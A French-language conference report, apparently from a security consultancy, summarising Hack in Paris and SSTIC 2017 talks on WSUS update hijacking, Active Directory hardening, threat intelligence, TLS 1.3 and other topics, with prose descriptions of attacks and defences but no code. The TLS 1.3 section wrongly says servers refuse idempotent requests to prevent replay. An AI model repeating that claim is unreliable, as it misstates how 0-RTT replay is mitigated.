Afin d'optimiser le temps d'exploitation, l'ensemble des commandes et la méthodologie ont été retranscrits au sein d'un outil écrit en Python CICSPwn (https://github.com/ayoul3/cicspwn) par l'auditeur. Durant la présentation plusieurs démonstrations ont été faites (entre cet outil et un émulateur de mainframe).

Injecting Security into Web apps with Runtime Patching and Context Learning

Ajin Abraham (@ajinabraham)

Slides

https://hackinparis.com/data/slides/2017/2017_Abraham_Ajin_Injecting_Security_into_WebApps%20Latest.pdf

Vidéo

https://www.youtube.com/watch?v=m_124uuhDz8&list=PLaS1tu_LcHA8yOrGuyvBIJjEO87-vXQG2&index=12

Le présentateur, Ajin Abraham, est un ingénieur en sécurité chez IMMUNIO avec plus de 7 ans d'expérience dans le domaine. L'objectif de sa présentation était de présenter une nouvelle approche pour sécuriser les applications Web. Lors de son introduction, il a rappelé qu'implémenter une application sécurisée n'était pas une tâche insurmontable, que cela nécessitait le suivi de règles simples. Il est en effet assez difficile de prédire le comportement d'une partie de code (ex : effets de bord, etc.).

C'est la raison pour laquelle les entreprises se reposent aujourd'hui sur des pare-feu applicatifs (WAF). Ces pare-feu agissent en interceptant les requêtes HTTP en amont de l'application. Si une requête parait illégitime (via la comparaison de signatures/règles prédéfinies), le WAF bloque la requête vers l'application Web. De ce fait, la performance

d'un WAF repose uniquement sur la liste prédéfinie de schémas potentiellement dangereux. Si un attaquant est en mesure de contourner une règle prédéfinie, alors il sera en mesure d'exploiter la vulnérabilité si elle est présente sur l'application Web en aval du pare-feu.

L'approche d'Ajin Abraham est d'implémenter un algorithme de correction à l'exécution de l'application (runtime application patching algorithm) afin d'amener une brique supplémentaire à l'application vulnérable.

« Ayoub Elaassal a présenté les différentes techniques de pentest permettant de déployer des shells et d'élever ses privilèges sur le système z/OS (pour IBM) »

Cette brique est nommée RASP (Runtime Application Self Protection). L'avantage est que celle-ci n'ajoute pas de code supplémentaire vis-à-vis du code original de l'application Web. Sa recherche s'est concentrée essentiellement sur les vulnérabilités Web de type : injections SQL, XSS, RCE, HTTP Verb Tampering, injections d'en-tête, etc.

Le principe utilisé pour se prémunir des vulnérabilités de type injection de code :

- Extraction des requêtes SQL/commandes Shell pour les tokeniser et ainsi générer des règles dynamiques ;
- Pour les injections XSS, identification du contexte et de ses échappements (rupture d'une balise, etc.).

Enfin, il a conclu sur le fait que ce type de protection permettrait de se protéger également contre les attaques que les WAF ne savent pas détecter, telles que l'upload de fichier arbitraire, l'injection d'en-tête, le session Hijacking ou encore les 0days affectant les composants des frameworks.

25 Techniques to Gather Threat Intel and Track Actors

Wayne Huang et Sun Huang

Slides

https://hackinparis.com/data/slides/2017/2017_Huang_Sun_25_Techniques_to_Gather_Threat_Intel_and_Track_Actors.pdf

Vidéo


https://www.youtube.com/watch?v=TgcqJqvEI-E&list=PLaS-1tu_LcHA8yOrGuyvBIJjEO87-vXQG2&index=13

Les deux présentateurs ont partagé 25 techniques permettant de recueillir des informations sur les menaces actuelles via l'illustration de 30 cas concrets qu'ils suivent depuis plus d'un an. Wayne Huang était fondateur et PDG de la société Armorize Technologies et est maintenant vice-président de l'ingénierie chez Proofpoint. Son collègue Sun Huang est un chercheur au sein de la même entreprise avec plus de 10 années d'expérience.

Lors de cette dernière conférence, ils ont montré les principales vulnérabilités qui peuvent être utilisées par les attaquants. L'idée ici étant de comprendre comment ces personnes malveillantes s'organisent. Pour cela, il est nécessaire de comprendre la différence entre les données brutes, les informations traitées et l'intelligence réelle.

Les données brutes sont les données désorganisées, non triées. Alors que l'information peut être vraie, fausse, incomplète, etc., l'intelligence est précise et complète. De plus, cette dernière peut être corrélée avec d'autres sources d'informations pour améliorer sa précision.

Cette conférence s'est concentrée sur l'intelligence des menaces techniques (Technical Threat Intelligence). Dans ce type d'intelligence, le renseignement est récolté grâce à des moyens techniques tels que les tests d'intrusion ou encore les serveurs de contrôles et commandes.




Pour cela, il peut être utile d'analyser des malwares afin de savoir vers quels serveurs de contrôle et commandes ils communiquent. Il est alors recommandé d'utiliser une sandbox pour analyser ce programme malveillant, afin de ne pas nuire à la machine hôte. Une fois récoltées, les URL des serveurs de contrôle, il possible de trouver des pages d'analyse accessible publiquement. En effet, ces pages permettent de fournir aux attaquants les habitudes de leurs victimes.

Comme ces interfaces d'analyses demandent pas mal de support et de maintenance, les attaquants utilisent des services d'analyse publics (Google Analytics, etc.). Ces interfaces sont parfois accessibles à tous (Méthode 1).

Par la suite, les méthodes semblables suivantes ont été détaillées :

- Méthode 2 : Open directories ;
- Méthode 3 : Brute force de noms de fichiers ;
- Méthode 4 : Statut du serveur Apache ;
- Méthode 5 : Message d'erreur PHP ;
- Méthode 6 : Mode debug de Python Django activé ;
- Méthode 7 : Mot de passe faible ;
- Méthode 8 : Mot de passe codé en dur dans le code source (vol de ces sources via la méthode 2 par exemple) ;
- Méthode 9 : Défaut dans le mécanisme d'authentification ;
- Méthode 10 : Fixation de la session.

Les méthodes suivantes concernaient plus les vulnérabilités dans le code source (XSS, backdoor cachée, RCE, injections SQL, etc.). Ainsi que des vulnérabilités publiques plus avancées :



Les deux chercheurs ont mis en avant que même ceux qui développaient des outils pour pirater des victimes étaient vulnérables aux failles de sécurité les plus connues et communes.

Références

- **Site de HIP**
https://hackinparis.com/

- **Twitter**
https://twitter.com/hackinparis

SSTIC 2017

par Étienne BAUDIN et Clément MEZINO

Quatre membres du cabinet XMCO ont eu la chance de pouvoir de participer à l'édition 2017 du SSTIC. Reconnue comme étant l'une des conférences françaises les plus réputées dans le milieu de la sécurité informatique, cette édition n'a pas dérogé à la règle.

Vous pourrez ainsi retrouver dans nos colonnes, les résumés des conférences que nous avons le plus appréciées.

L'administration en silo

Aurélien Bordes

Article et vidéo

https://www.sstic.org/2017/presentation/administration_en_silo/

https://www.sstic.org/media/SSTIC2017/SSTIC-actes/administration_en_silo/SSTIC2017-Article-administration_en_silo-bordes.pdf


Aurélien Bordes a présenté une conférence orientée sur l'administration d'un composant vital de toute architecture d'un réseau Windows, à savoir l'Active Directory.

En effet, l'une des grandes problématiques avec cet outil est la sécurité des authentifications des administrateurs via l'utilisation des protocoles Kerberos et NTLM.

Pour se protéger, le conférencier a présenté l'administration AD par le découpage en silo du Système d'Information. Ce découpage suit les zones de privilèges et de protection du SI.

On retrouve ainsi les postes clients dans le silo vert, les serveurs dans le silo jaune et le contrôleur de domaine dans le silo rouge.

Pyramide d'administration
en environnement Active Directory



Selon lui, bien que la finalité en termes de protection du métier de l'entreprise soit le silo jaune, la priorité est à donner au silo rouge.

Pour contrer ces problèmes de sécurité, il a proposé quelques recommandations de sécurisation de l'authentification :

- Désactiver NTLM au profit de Kerberos ;
- Interdire la délégation d'authentification Kerberos ;
- Protéger les échanges Kerberos de type AS ;
- Limiter les ordinateurs depuis lesquels les administrateurs peuvent s'authentifier.

Les deux premiers éléments de cette liste peuvent être implémentés simplement par GPO au sein de l'Active Directory.

Pour les deux suivants, le conférencier a présenté des mécanismes de sécurité apparus dans les systèmes Windows ces dernières années permettant de répondre à ces besoins :

- les revendications ;
- le blindage Kerberos (Kerberos Armoring) ;
- l'authentification composée (Compound Authentication) ;
- les stratégies d'authentification ;
- les silos d'authentification.

Ces mécanismes ne sont pas nouveaux, mais sont souvent méconnus du public. Bien que reposant sur des concepts de plus en plus complexes, leur implémentation est relativement aisée.

Néanmoins, ces mécanismes sont limités aux systèmes les plus récents, à partir de Windows Server 2012 et Windows 8 pour les postes clients. Des systèmes que l'on ne retrouve encore que trop rarement en entreprise.

WSUS pendu

Romain Coltel, Yves Le Provost


Article et vidéo

https://www.sstic.org/2017/presentation/wsus_pendu/

À travers une présentation très claire, riche en exemples et didactique, Romain Coltel et Yves Le Provost de l'ANSSI ont présenté les attaques qu'il était possible de réaliser via les serveurs de mise à jour de Microsoft utilisés en entreprise.

Ces derniers portent le nom de « WSUS » pour « Windows Server Update Services », et servent à déployer les mises à jour de sécurité Windows sur l'ensemble des postes d'un réseau d'entreprise. Via une interface facile d'utilisation, un administrateur peut alors appliquer une politique de mise à jour sur différents postes en quelques clics.

Ce système permet ainsi de déployer des correctifs de sécurité (sous forme de fichiers binaires) sur un ensemble de machines. Il n'était alors qu'une question de temps avant que des attaquants ou des chercheurs ne tentent de détourner ce mécanisme afin de déployer des fichiers malveillants en lieu et place des correctifs. Une telle attaque permettrait en effet d'infecter un grand nombre d'ordinateurs très rapidement.



Les chercheurs de l'ANSSI ont pu identifier de précédents travaux sur le sujet, mais l'attaque nécessitait d'être en position de « man-in-the-middle » afin de modifier les paquets envoyés du serveur WSUS vers une machine cible.

L'attaque présentée par Romain Coltel et Yves Le Provost consiste à injecter des fichiers malveillants directement via le service WSUS afin de s'affranchir de toute protection réseau éventuelle. Ces derniers ont présenté deux scénarios d'exploitation :

- Un pirate prend le contrôle du serveur WSUS d'une entreprise au sein d'un réseau A, mais le compte utilisé n'est pas administrateur du domaine. Au travers de cette attaque, ils cherchent ainsi à obtenir les droits d'administrateur du domaine.
- Un pirate prend le contrôle d'un contrôleur de domaine sur un réseau A, mais souhaite accéder à un autre contrôleur de domaine, présent sur un réseau B. La seule liaison entre les deux réseaux est la présence d'un serveur WSUS dans chaque réseau.

Le service WSUS repose sur trois composants : un serveur

Web, une base de données ainsi qu'un service Windows, faisant office d'orchestrateur. La base de données est l'élément stratégique contenant toutes les données et métadonnées nécessaires au bon fonctionnement de WSUS. Les chercheurs se sont ainsi concentrés sur celle-ci afin d'y injecter des données « maitrisées ».

« À travers une présentation très claire, riche en exemples et didactique, Romain Coltel et Yves Le Provost de l'ANSSI ont présenté les attaques qu'il était possible de réaliser via les serveurs WSUS »

Via leur outil nommé « WSUSpendu », les chercheurs ont réussi à injecter une mise à jour de sécurité contenant un binaire signé (PsExec est signé par Microsoft), permettant d'exécuter des commandes. En forgeant un fichier XML contenant de fausses métadonnées, ils ont pu injecter une fausse mise à jour urgente dans la base de données du service WSUS, qui se contente alors de la transmettre aux machines du réseau. Il était alors possible d'accéder au contrôleur de domaine dans le cas du réseau A du premier scénario, ainsi que de passer du réseau A au réseau B pour le second. L'emplacement du serveur WSUS est alors un point critique à prendre en compte.

Les chercheurs l'ont bien compris, ils ont ainsi donné des recommandations afin de protéger l'infrastructure au maximum :

- Utiliser le protocole TLS sur le réseau, afin de ne pas pouvoir éditer les binaires via une attaque de l'homme-du-milieu ;
- Au sein d'un réseau donné, avoir un serveur WSUS pour chaque niveau de l'architecture (vert, jaune, rouge). Chaque niveau d'administration doit être le plus indépendant possible des autres ;
- Disposer d'un serveur WSUS pour chaque réseau. Un serveur WSUS indépendant permet de garder un cloisonnement efficace.

Enfin, les chercheurs ont rappelé que ce vecteur d'attaque ne doit pas être une excuse pour ne plus déployer de mise à jour sur son parc informatique. Cependant, il faut respecter des principes de cloisonnement réseau simples et logiques, tout en durcissant les configurations des éléments critiques du réseau, tel que le serveur WSUS, afin d'en diminuer au maximum la surface d'attaque.

Binacle : indexation « full-bin » de fichiers binaires pour la recherche et l'écriture de signatures Yara

Guillaume Jeanne

Au cours de cette présentation, Guillaume Jeanne a présenté Binacle, un outil permettant de réaliser de l'indexation de fichiers binaires pour y rechercher des informations opérationnelles :

- Adresses IP ;
- Domaines DNS ;
- Suite arbitraire d'octet ;
- Utilisation de fichiers partageant du code source voire des fichiers semblables.

Néanmoins, contrairement aux mécanismes de recherche de texte habituels (dit « full-text »), la recherche de séquences hexadécimales est complexe. En effet, il n'y a pas de séparateur naturel, ni de mots susceptibles d'être recherchés. On ne peut donc pas se baser sur le principe de l'index inversé pour l'indexation de binaire. Un index inversé est une correspondance entre une valeur et sa/ses position(s) dans un ensemble de données.

À la place, le conférencier propose la technique par découpage de séquence en n-grammes. Cette technique consiste simplement à récupérer les informations d'une séquence de n octets que l'on décalera via une fenêtre glissante sur la longueur de la séquence.

Une fois les n-grammes récupérés, Guillaume Jeanne a cherché à les indexer au sein de bases de données. Il a d'abord pu tester les technologies MySQL et LMDB (pour le chargement de fichier disque en mémoire) qui fonctionnent, mais ne permettent pas de répondre au besoin à grande échelle.

Il a également testé les Bloom Filters, qui est une méthode probabiliste pour tester la présence d'éléments dans un ensemble. Il s'agit d'une méthode très utilisée avec les très grandes bases de données, car elle permet de savoir si un élément est présent dans la base de données sans avoir besoin de réaliser une requête couteuse en temps et performance.

Cette méthode fonctionne, mais nécessite beaucoup d'interactions entrées-sorties.

Suite à ces différentes recherches et expérimentations, le conférencier a développé Binacle en cherchant à obtenir :

- Un temps de recherche constant ;
- Une insertion rapide ;
- Une taille de base raisonnable ;
- Un passage à l'échelle ;
- Un index incrémental.

Ce programme est ainsi basé sur des hashtables de n-grammes et des fichiers disques directement présents en mémoire (de la même façon que LMDB).

En effectuant des comparaisons sur le temps de traitement, la taille de la base, ainsi que la vitesse d'écriture lors de l'utilisation de taille n-grammes différentes. Il a pu en conclure que la taille idéale des n-grammes est de 28 bits. Sur le test réalisé (indexation de l'ensemble de son disque), les résultats affichés offrent le meilleur compromis.

« Le journaliste est ainsi revenu sur l'attaque du DNC, le parti démocrate américain, alors mené par Hillary Clinton, durant les présidentielles l'opposant à Donald Trump »

Le conférencier a terminé sa présentation en montrant plusieurs cas d'utilisation de son outil avec Yara (pour reconnaître des patterns, et identifier/classifier des codes malveillants) :

- l'accélération des scans de règles de signature Yara. Ainsi, ses résultats (bien que présentant quelques faux positifs) montrent que Binacle est bien plus rapide que Yara;
- la génération automatique de ce type de règle via l'assistance à la création des règles, ainsi que l'identification de séquences hexadécimale qui pourrait échapper à un analyste.

L'outil Binacle est disponible dès à présent sur Github à l'adresse suivante https://github.com/ANSSI-FR/Binacle.

Oups, votre élection a été piratée... (Ou pas)

Martin Untersinger

Article et vidéo

https://www.sstic.org/2017/presentation/oups_votre_election_a_ete_piratee/

Martin Untersinger, journaliste au Monde, était présent pour animer la seule conférence invitée non technique du symposium. Celle-ci portait principalement sur la perception des journalistes quant au sujet de la sécurité informatique.

Le journaliste est ainsi revenu sur l'attaque du DNC, le parti démocrate américain, alors mené par Hillary Clinton, durant les présidentielles l'opposant à Donald Trump. Cette attaque, bien que techniquement similaires à d'autres APT a fait grand bruit. La divulgation de nombreux emails du directeur de campagne de la candidate et les scandales qui en ont découlés a apporté une dimension nouvelle à la manière dont le peuple perçoit les menaces informatiques.

Dans un monde ou Internet est désormais partout, jusque dans les objets du quotidien via le développement exponentiel de l'IoT (« Internet des Objets »), celui-ci représente plus que jamais une menace. On avait vu des attaquants demander des rançons contre des fichiers importants, espionner des utilisateurs, voler des données d'entreprises, mais jamais on n'avait imaginé qu'ils pourraient influencer le résultat d'une élection. Qui plus est, celle de la première puissance mondiale.

Le journaliste a ainsi rappelé qu'au-delà de l'aspect technique complexe à appréhender pour un non-initié à la sécurité informatique, une dimension politique s'est installée après l'attaque portée sur le DNC. Via un rapport rédigé main dans la main par le FBI, la NSA et la CIA, cette impression en ressort très nettement : la Russie a orchestré cette attaque dans le but de discréditer Hillary Clinton, de favoriser Donald Trump et ainsi d'assurer au mieux ses intérêts.

Le journaliste a par la suite précisé que cette vague d'attaque avait aussi eu des répercussions en France, puisque les élections y avaient lieu seulement quelques mois après. Ainsi, le vote électronique a été purement et simplement annulé pour les élections législatives, après deux audits réalisés par l'ANSSI.

Martin Untersinger est aussi revenu sur les « MacronLeaks », publiés juste avant le week-end des élections, contenant de nombreuses données et mélangeant vraies et fausses

informations, ayant pour but d'influencer les votes français, vraisemblablement en faveur de Marine Le Pen.
Le journaliste s'est alors penché sur la question de l'attribution de ces attaques visant à influencer les votes démocratiques des puissances mondiales. La plupart des analyses démontrent des connexions très proches avec la Russie, concernant le piratage du DNC ou des MacronLeaks. Seulement, l'attribution d'attaque est une discipline hasardeuse et très difficile à prouver. Il est en effet simple de disséminer de faux indices via des métadonnées trompeuses.

Ainsi, la Russie est très souvent accusée à demi-mot, mais sans preuve formelle. Cette dernière est aussi suspectée, en plus d'avoir mené des attaques, d'avoir mobilisé une armée de faux comptes et de « trolls » sur les réseaux sociaux afin de faire pencher la balance en faveur de son candidat favori.

« Le journaliste est ainsi revenu sur l'attaque du DNC, le parti démocrate américain, alors mené par Hillary Clinton, durant les présidentielles l'opposant à Donald Trump »

Enfin, le journaliste a passé un appel aux experts en sécurité présents dans la salle. Selon lui, le piratage du DNC et les évènements qui en ont découlé dépassent la pure technique. Cela pose donc un problème, car à l'heure actuelle, les journalistes et les politiques ne sont pas équipés pour en observer précisément les répercussions de ces attaques. Il a ainsi invité les experts techniques et les journalistes à collaborer davantage afin de gérer au mieux ces problématiques qui ne laissent présager rien de bon pour le futur.

DroneJack
Guillaume Fournier


Article et vidéo
https://www.sstic.org/2017/presentation/dronejack/

Cette conférence a permis à cet étudiant de Centrale Supélec de présenter son projet DroneJack. Celui-ci cherche à protéger une localisation des drones qui souhaiteraient la survoler.

Contrairement aux solutions médiatisées (aigle, brouillage, etc.) la solution proposée se base l'utilisation du Wi-Fi par les drones. Deux cas se présentent alors :

- le réseau est protégé : l'étudiant réalise alors une attaque par dé-authentification (via la suite Aircrack) ;
- le réseau est non protégé : l'étudiant se connecte au drone et lance des attaques à l'encontre des interfaces permettant le pilotage ou ciblant directement le système d'exploitation.

Dans cette optique, Guillaume Fournier dispose dans la zone de plusieurs bornes Wi-Fi configurées qui lui permettent de couvrir la zone et réaliser la localisation des drones.



Diverses problématiques ont pu être soulevées lors de la phase de questions/réponses telles que :

- la question de la légalité de la solution évoquée ;
- le risque d'attaque de réseaux légitimes.

SecuML : le Machine Learning pour la détection d'intrusion

Anaël Bonneton & Antoine Husson


Article et vidéo

https://www.sstic.org/2017/presentation/le_machine_learning_confront_aux_contraintes_oprationnelles_des_systmes_de_dtection/

Deux chercheurs en sécurité de l'ANSSI se sont penchés sur la faisabilité d'un système de détection basé sur le Machine Learning et les contraintes opérationnelles qu'il pose.

Le principe de leurs travaux repose sur l'idée que les systèmes de détection d'intrusion actuels (reposant principalement sur des signatures) ne sont pas efficaces sur des événements qui n'ont pas déjà été rencontrés. Cela inclus donc qu'un événement impactant la sécurité d'un système doit avoir eu lieu (et donc potentiellement causé des dommages irréparables), avant de pouvoir être endigué. De plus, des systèmes de polymorphismes (permettant une variation légère) rendent ce système caduc.

Les méthodes d'apprentissage utilisées par les deux chercheurs sont la détection d'anomalie et l'apprentissage supervisé.



La détection d'anomalie consiste à fournir un jeu de données non malveillantes afin d'entrainer l'algorithme à détecter une différence qui représente le caractère malveillant. Ce système permet ainsi théoriquement de ne détecter que des évènements malveillants. Cependant, certaines menaces peuvent s'avérer bénignes, et fausser le jeu de données non malveillantes en y intégrant des données malveillantes, ce qui amène à de nombreux faux positifs.

Constatant que l'apprentissage par détection d'anomalie n'était pas efficace, les chercheurs se sont penchés sur l'apprentissage supervisé. Le principe est de fournir un jeu de données labélisées à l'avance avec des évènements malveillants ou bénins. La supervision d'un opérateur de sécurité permet, en cas d'erreur du système, de réinjecter les données avec le bon label. Le système récupérant ces données cherche alors plusieurs facteurs discriminants afin d'attribuer un label malveillant ou non sur une donnée.

En utilisant la détection automatique de PDF malveillant comme exemple, les chercheurs ont fait une démonstration générale du système. Ce dernier ne détermine pas si un fichier PDF est malveillant ou non, mais indique une tendance (une probabilité) par rapport au jeu de données analysées. Le modèle étant imparfait, un opérateur humain doit valider manuellement que ce qui a été détecté et labellisé est correct.

De même, l'utilisation de facteurs discriminants implique qu'un traitement humain ayant une connaissance accrue des données traitées soit en place. En mettant bout à bout les attributs ayant le plus d'impacts qui détermineront vers quel côté de la balance le PDF penchera, les chercheurs peuvent évaluer plus finement quel facteur discriminant aura été décisif dans la labellisation du PDF.

Sur le jeu de données utilisé, la plupart des PDF petits et simples étaient considérés comme malveillants alors que les PDF complets étaient vus comme sains. Cela est principalement dû au fait que les codes JavaScript malveillants que l'on retrouve le plus souvent sont la seule charge utile du document. Ainsi, ni police, ni image ne sont nécessaires à un pirate qui veut simplement exécuter du code.

Ces travaux des chercheurs ont donné naissance à l'outil libre SecuML, permettant d'appliquer des méthodes d'apprentissage automatique à des problématiques de détection d'intrusion. Un moteur basé sur l'apprentissage supervisé et une interface web de visualisation des données sont ainsi disponibles.

Deploying TLS 1.3: the great, the good and the bad: Improving the encrypted web, one round-trip at a time

Filippo Valsorda

Vidéo

https://www.sstic.org/2017/presentation/2017_invite_2/


Filippo Valsorda, ingénieur sécurité chez CloudFlare était présent au SSTIC afin de présenter le futur de TLS. Ce dernier a présenté les nouveautés et les améliorations que TLS 1.3 compte apporter à Internet.

À travers de multiples comparaisons ludiques et compréhensibles, il a pu mettre en avant les avantages de TLS 1.3 face à TLS 1.2, notamment sur les points suivants :

La phase de « handshake » nécessaire à l'établissement d'une connexion TLS a été complètement revue permettant d'économiser un RTT (Round-Trip Time), c'est-à-dire le temps que mettra la connexion à s'établir. Le gain est effectué lors de la phase « Hello » du client qui envoie directement une clé partagée au serveur.
Si la suite cryptographique utilisée est compatible avec le serveur, la connexion peut s'établir directement, puisque le

serveur dispose déjà de la clé. Au sein de TLS 1.2, il fallait que le client et le serveur se mettent d'accord sur les suites cryptographiques à utiliser avant d'utiliser les clés pour sécuriser la connexion.

La phase de réinitialisation des sessions a aussi été revue. Via TLS 1.2, lorsqu'un client s'est déjà connecté à un serveur, le serveur renvoie les informations nécessaires contenues en mémoire (via l'utilisation d'un ticket de sessions) afin d'accélérer la phase de « handshake ».
TLS 1.3 permet de gagner encore plus de temps en utilisant le ticket de session et la clé partagée (PSK) afin de chiffrer directement les données envoyées au serveur. Le serveur déchiffre alors les données avec la clé partagée et les informations déjà connues du ticket de session. La connexion TLS ne requiert ainsi pas plus de RTT qu'une connexion HTTP classique.



Filippo a cependant attiré notre attention sur les dangers que peut apporter cette amélioration. Si un attaquant récupère un ticket de session, il peut rejouer l'envoi du paquet et ainsi compromettre la connexion. Cela compromet la notion de « Forward Secrecy ». Il est ainsi important de changer les tickets de sessions régulièrement. De plus, afin d'éviter les attaques par rejeu permettant potentiellement de réexecuter des requêtes HTTP, le serveur doit systématiquement refuser les requêtes idempotentes (c'est-à-dire, qui peuvent être envoyées plusieurs fois sans donner de résultat différent).

Enfin, le protocole impose la suppression d'algorithmes considérés comme non sécurisés (RC4, SHA1, MD5, etc.) et l'ajout de fonctionnalités permettant de se prémunir d'attaques connues, tel que l'anti-downgrade sur les serveurs supportant TLS 1.3. La technique consiste à envoyer une valeur spécifique au serveur qui sera ignorée par TLS 1.2, mais correctement lue par TLS 1.3. Si un attaquant veut ainsi forcer l'utilisation de TLS 1.2, le serveur sera en mesure de ne pas répondre à la requête « malveillante », puisqu'il sera en mesure de lire cette valeur.


D'une manière générale, TLS 1.3 est donc une version plus solide, plus stable et plus sécurisée que TLS 1.2, qui permet d'autant plus d'être plus rapide.

Ingénierie inverse d'une brosse à dents connectée
Axelle Apvrille

Article et vidéo
https://www.sstic.org/2017/presentation/ingnierie_inverse_dune_brosse__dents_connecte/

Cette chercheuse de Fortinet a travaillé sur des modèles de brosses à dent connectée produits par une société d'assurance aux États-Unis.

Elle a notamment orienté ses recherches sur les applications iOS et Android et sur le composant Bluetooth Low Energy fourni avec l'appareil.



Son étude a permis d'identifier divers problèmes de sécurité :

- le manque de mécanisme d'authentification/chiffrement en Bluetooth Low Energy. En prolongeant ses recherches, elle a pu écrire un script permettant de récupérer des informations sur la brosse à dents et d'interagir avec (lancer le moteur par exemple) ;
- l'adresse MAC n'est jamais renouvelée et est émise en permanence ;
- la possibilité d'accéder aux photos des utilisateurs sur la plateforme web ;
- la possibilité de modifier le score aux mini jeux sur la plateforme web afin de réduire le coût de l'assurance.

Elle a contacté le fabricant afin de corriger ces vulnérabilités. Elle a cependant eu de nombreuses difficultés pour être entendue et ses différents comptes ont été bannis.

Conférence de clôture : Retour technique de l'incident de TV5Monde


ANSSI

Article et vidéo


https://www.sstic.org/2017/presentation/2017_cloture/

